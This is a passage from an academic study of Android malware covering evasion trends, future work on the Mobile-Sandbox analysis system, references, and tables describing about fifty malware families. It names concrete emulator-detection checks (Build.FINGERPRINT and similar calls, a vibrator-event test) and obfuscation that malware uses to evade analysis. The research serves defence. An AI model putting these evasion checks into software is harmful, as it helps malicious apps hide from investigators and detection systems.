Another trend is paradigmatically symbolized in the mobile version of the famous Zeus trojan. This trojan pursues a completely new approach. The malware authors act like open-source developers and put the source-code of the malicious application online, where other developers or customers can suggest new features which make the malware evolving quickly. Another problem with the open-source approach is, that nearly every application which was built out of this code has different signatures which make it very hard to detect for AV engines.

A further step we see in recent malicious samples is that the author tries to obfuscate code fragments (see FakeRegSMS as one example), so that a static analysis will fail, because the patterns the analysis system tries to match are not in plain text and often not readable. This fact makes it really hard to find the malicious parts without running the code in an emulator or on a smartphone.

As a last step to hide their initiative the malware authors implement emulator detection algorithms in their applications. On the one hand there are very simple methods like checking the return value of the following function calls:

- Build.PRODUCT
- Build.MANUFACTURER
- Build.FINGERPRINT.startsWith("generic")
- Build.MODEL

And on the other hand, the malware authors can implement well-engineered methods and try to send a signal to the vibrator of the smartphone while listening for the corresponding system event. This event will only occur, if the app is running on a real smartphone or on a modified emulator.

After we have seen all these techniques to hide malicious actions or to act like benign applications we assume that more samples will show up which try to combine or even improve this methods to get inside the markets and on the phone of innocent users. We also expect that there will be some mobile espionage apps in the upcoming year. We think there will be way more applications that try to get root access on the phone by using exploits, just because it is easier to hide on a smartphone when you are root, and there will be the first big botnets hosted on the Android OS (Bmaster was only the beginning). When we look at the speed with which malware development is evolving, it can be expected that there will be the first self-spreading malware families in the very near future, too.

VI. Conclusion and Further Work

In summary it can be outlined, that the aim of the malware authors is gathering privacy information from an infected smartphone and making money through sending premium SMS, making calls to expensive numbers and downloading premium content. When we take a look at the malware families of the past, there was no well-engineered technique to hide this action from investigators or detection systems. As the number of detection systems increases, the malware gets improved and code fragments get obfuscated to complicate the analysis and detection. Also dynamically acting malware is increasing. To face this evolving trend, detection systems need to be adapted and the entry barriers to the app markets have to be raised.

Also the awareness for this topic at the side of the smartphone users has to be increased. Users should be educated to install only apps from official Android markets and read the reviews of these apps very carefully. When surfing the web on a smartphone they should pay more attention to short-links, as users are three times more likely to click on a phishing link on their mobile device than they are on their PC [24] and there are first approaches of malicious webpages which use browser exploits to infect a smartphone.

As future work we want to improve the *Mobile-Sandbox* [15] and implement a combination of static and dynamic analysis which should be able to detect intents, timers, user events and emulator detection methods in

a first step and send the sample together with this information to a modified emulator which is able to trigger special user events, to wait for the end of a given timer or to modify the return value of special function calls. This emulator will log all action and even native calls, the sample performs. With these steps it should be possible to detect even improved malware samples and give investigators a report as a first starting point for their in-depth analysis.

ACKNOWLEDGEMENTS

This work has been supported by the Federal Ministry of Education and Research (grant 01BY1021 - MobWorm).

REFERENCES

[1] Gartner Inc., "Gartner says worldwide smartphone sales soared in fourth quarter of 2011 with 47 percent growth." [Online]. Available: http://www.gartner.com/it/page.jsp?id=1924314

[2] C. Bonnington, "Google's 10 billion android app downloads: By the numbers." [Online]. Available: http://www.wired.com/gadgetlab/2011/12/10-billion-apps-detailed/

[3] Juniper Networks Inc., "2011 mobile threats report," February 2012.

[4] Lookout Mobile Security, "Malwarenomics: 2012 mobile threat predictions." [Online]. Available: http://blog.mylookout.com/blog/2011/12/13/2012-mobile-threat-predictions/

[5] Help Net Security, "10.8 million android devices infected with malware." [Online]. Available: http://www.net-security.org/malware_news.php?id=2013

[6] M. Becher, "Security of smartphones at the dawn of their ubiquitousness," Ph.D. dissertation, University of Mannheim, 2009.

[7] W. Enck, P. Gilbert, B. gon Chun, L. P. Cox, J. Jung, P. McDaniel, and A. N. Sheth, "Taintdroid: An information-flow tracking system for realtime privacy monitoring on smartphones," in *Proceedings of the USENIX Symposium on Operating Systems Design and Implementation (OSDI)*, 2010.

[8] A. Desnos and P. Lantz, "Droidbox: An android application sandbox for dynamic analysis." [Online]. Available: http://project.honeynet.org/gsoc2011/slot5

[9] M. Szydlowski, M. Egele, C. Kruegel, and G. Vigna, "Challenges for Dynamic Analysis of iOS Applications," in *Proceedings of the iNetSeC 2011*, 2011, pp. 65–77.

[10] A. P. Felt, E. Chin, S. Hanna, D. Song, and D. Wagner, "Android permissions demystified," Electrical Engineering and Computer Sciences University of California at Berkeley, Technical Report EECS-2011-48, 2011.

[11] Panxiaobo, "dex2jar: Tools to work with android .dex and java .class files." [Online]. Available: http://code.google.com/p/dex2jar/

[12] J. Freke, "smali: An assembler/disassembler for android's dex format." [Online]. Available: http://code.google.com/p/smali/

[13] E. Dupuy, "Java decompiler: Yet another fast java decompiler." [Online]. Available: http://java.decompiler.free.fr/?q=jdgui

[14] J. Hamada, "Attempts to spread mobile malware in tweets." [Online]. Available: http://www.symantec.com/connect/blogs/attempts-spread-mobile-malware-tweets

[15] M. Spreitzenbarth, "The mobile-sandbox system." [Online]. Available: http://www.mobile-sandbox.com

[16] Hispasec Sistemas S.L., "VirusTotal Malware Intelligence Services." [Online]. Available: https://secure.vt-mis.com/vtmis/

[17] ——, "VirusTotal Public API." [Online]. Available: https://www.virustotal.com/documentation/public-api/

[18] C. Willems and F. C. Freiling, "Reverse code engineering - state of the art and countermeasures," *it - Information Technology*, pp. 53–63, 2011.

[19] J. Oberheide, "When Angry Birds Attack: Android Edition." [Online]. Available: http://jon.oberheide.org/blog/2011/05/28/when-angry-birds-attack-android-edition/

[20] X. Jiang, "New RootSmart Android Malware Utilizes the GingerBreak Root Exploit." [Online]. Available: http://www.csc.ncsu.edu/faculty/jiang/RootSmart/

[21] C. Mullaney, "A million-dollar mobile botnet." [Online]. Available: http://www.symantec.com/connect/blogs/androidbmaster-million-dollar-mobile-botnet

[22] Japan Electronic Industry Development Association, "Exchangeable image file format for Digital Still Cameras: Exif." [Online]. Available: http://www.Exif.org/Exif2-1.PDF

[23] H. Lockheimer, "Android and Security." [Online]. Available: http://googlemobile.blogspot.com/2012/02/android-and-security.html

[24] M. Boodaei, "Mobile users three times more vulnerable to phishing attacks." [Online]. Available: http://www.trusteer.com/blog/mobile-users-three-times-more-vulnerable-phishing-attacks

TABLE I
OVERVIEW OF EXISTING MALWARE FAMILIES (PART I). (R = GAINS ROOT ACCES, G = GOOGLE-MARKET, S = SENDS SMS MESSAGES, I = STEALS PRIVACY RELATED INFORMATION, B = BOTNET CHARACTERISTICS, L = STEALS LOCATION DATA, A = INSTALLS APPLICATIONS)

Malware Family	**Description**	**Features**
Adsms	This is a Trojan which is allowed to send SMS messages. The distribution channel of this malware is through a SMS message containing the download link.	G, S
AnServer/Answerbot	Opens a backdoor in Android devices and is able to steal personal information which will be uploaded to a remote server afterwards.	I
Arspam	This malware represent the first stage of politically-motivated hacking (hacktivism) on mobile platforms.	S
Basebridge	Forwards confidential details (SMS, IMSI, IMEI) to a remote server.	I, B
BgServ	Obtains the user's phone information (IMEI, phone number, etc.). The information is then uploaded to a specific URL.	R, G, I, B
Bmaster/RootSmart	This malware is taking advantage of the GingerBreak exploit to gain root privileges. This exploit is not embedded into the application. Instead it is dynamically downloaded from a remote server together with other malicious apps.	R, G, S, I, B, L
Counterclank	Is no real malware but a very aggressive ad-network with the capability to steal privacy related information.	G, S, I
Crusewind	Intercepts incoming SMS messages and forwards them to a remote server including information like IMSI and IMEI.	I
DroidDeluxe	Exploits the device to gain root privilege. Afterwards it modifies the access permission of some system database files and tries to collect account information.	R
DroidDream	Uses two different tools (rageagainstthecage and exploid) to root the smartphone.	R, G, B
DroidDreamLight	Gathers information from an infected mobile phone (device, IMEI, IMSI, country, list of installed apps) and connects to several URLs in order to upload these data.	G, I
DroidKungfu	Collects a variety of information on the infected phone(IMEI, device, OS version, etc.). The collected information is dumped to a local file which is sent to a remote server afterwards.	R, I, B
FakePlayer	Sends SMS messages to preset numbers.	S
FakeRegSMS	It sends SMS messages to premium rated numbers and tries to hide this action from the malware investigators by using some kind of steganography.	S
Flexispy	This malware tracks phone calls, SMS messages, internet activity and GPS location.	L
Fokange/Fokonge	Is an information stealing malware which uploads the stolen data to a remote server.	I
Geinimi	Opens a back door and transmits information from the device (IMEI, IMSI, etc.) to a specific URL.	I, B
GGTracker	Sends various SMS messages to a premium-rate number. It also steals information from the device.	S
GingerBreak	GingerBreak is a root exploit for Android 2.2 and 2.3	R
GingerMaster/GingerBreaker	Gains root access and is harvesting data on infected smartphones. These data is sent to a remote server afterwards.	R, I
GoneIn60Seconds	Steals information (SMS messages, IMEI, IMSI, etc.) from infected smartphone and uploads the data to a specific URL.	I
HippoSMS	Sends various SMS messages to a premium-rate number and deletes the incoming SMS messages from this numbers.	S
HongTouTou/Adrd	Is an information stealing malware which uploads the stolen data through a local proxy to a remote server. The data is encrypted beforehand.	I
Jsmshider	Opens a backdoor and sends information to a specific URL.	I
KMIN	Attempts to send Android device data to a remote server.	I
LeNa	LeNa needs a rooted device for the following actions: Communicating with a C&C-Server, downloading and installing other applications, initiating web browser activity, updating installed binaries, and many more....	R, I, B, A
Lovetrap/Luvrtrap	Sends SMS messages to premium-rated numbers and steals smartphone information.	S

TABLE II
OVERVIEW OF EXISTING MALWARE FAMILIES (PART II). (R = GAINS ROOT ACCES, G = GOOGLE-MARKET, S = SENDS SMS MESSAGES, I = STEALS PRIVACY RELATED INFORMATION, B = BOTNET CHARACTERISTICS, L = STEALS LOCATION DATA, A = INSTALLS APPLICATIONS)

Malware Family	**Description**	**Features**
Moghava	Compromises all pictures of the smartphone by merging them with a picture of Ayatollah Khomeini.	—
Netisend	Gathers information from infected smartphones and uploads the data to a specific URL.	I
Nickispy	Gathers information from infected smartphones (IMSI, IMEI, GPS location, etc.) and uploads the data to a specific URL.	I, B, L
Pjapps	Opens a backdoor and steals information from the device. This malware has capabilities of a bot implemented.	B
Plankton	This malware has the capabilities to communicate with a remote server, download and install other applications, send premium rated SMS messages, and many many more....	S, I, B, A
Qicsomos	It sends SMS messages to premium rated numbers.	S
Raden	This malware is sending one SMS message to a Chinese premium number.	G, S
RuFraud	Sends premium rated SMS messages. This is the first malicious app of this kind which was specially built for European countries.	G, S
Scavir	Sends SMS messages to premium rated numbers.	S
SMSpacem	Gathers information from the smartphone and uploads this data to a specific URL. This malware also sends SMS messages.	S, I, B
Smssniffer	Sends copies of SMS messages to other devices.	S
Sndapps/Snadapps	The malware is able to access various information from the device: the carrier and country, the device's ID, e-mail address and phone number and uploads this information to a remote server.	I
Spitmo	Is one of the first versions of the SpyEye Trojans for the Android OS which steals information from the infected smartphone. The Trojan also monitors and intercepts SMS messages from banks and uploads them to a remote server.	I
SPPush	This malware sends premium rated SMS messages and posts privacy related information to a remote server. From the same server the malware downloads new applications.	S, I, A
Steek	Is a fraudulent app advertising an online income solution. Some of the samples have the capability to steal privacy related information and send SMS messages.	G, S, I
TapSnake/Droisnake	Posts the phone's location to a web service.	L
Tonclank	Opens a backdoor and downloads files onto the infected devices. It also steals information from the smartphone.	A
Uxipp	This malware attempts to send premium-rate SMS messages.	S
Walkinwat	Sends SMS messages to all numbers within the phone book and steals information from the infected device.	S
YZHC	This malware is sending premium rated SMS messages and blocks any incoming message that informs the user about this services. As another malicious behavior the malware uploads privacy critical information to a remote server.	G, S, I
Zeahache	Opens a backdoor and uploads stolen information to a specific URL. It also sends SMS messages.	R, G, S, I
ZergRush	ZergRush is a root exploit for Android 2.2 and 2.3	R
Zitmo	Tries to steal confidential banking authentication codes sent to the infected device.	I
Zsone	Sends SMS messages to premium-rate numbers related to subscription for SMS-based services.	G, S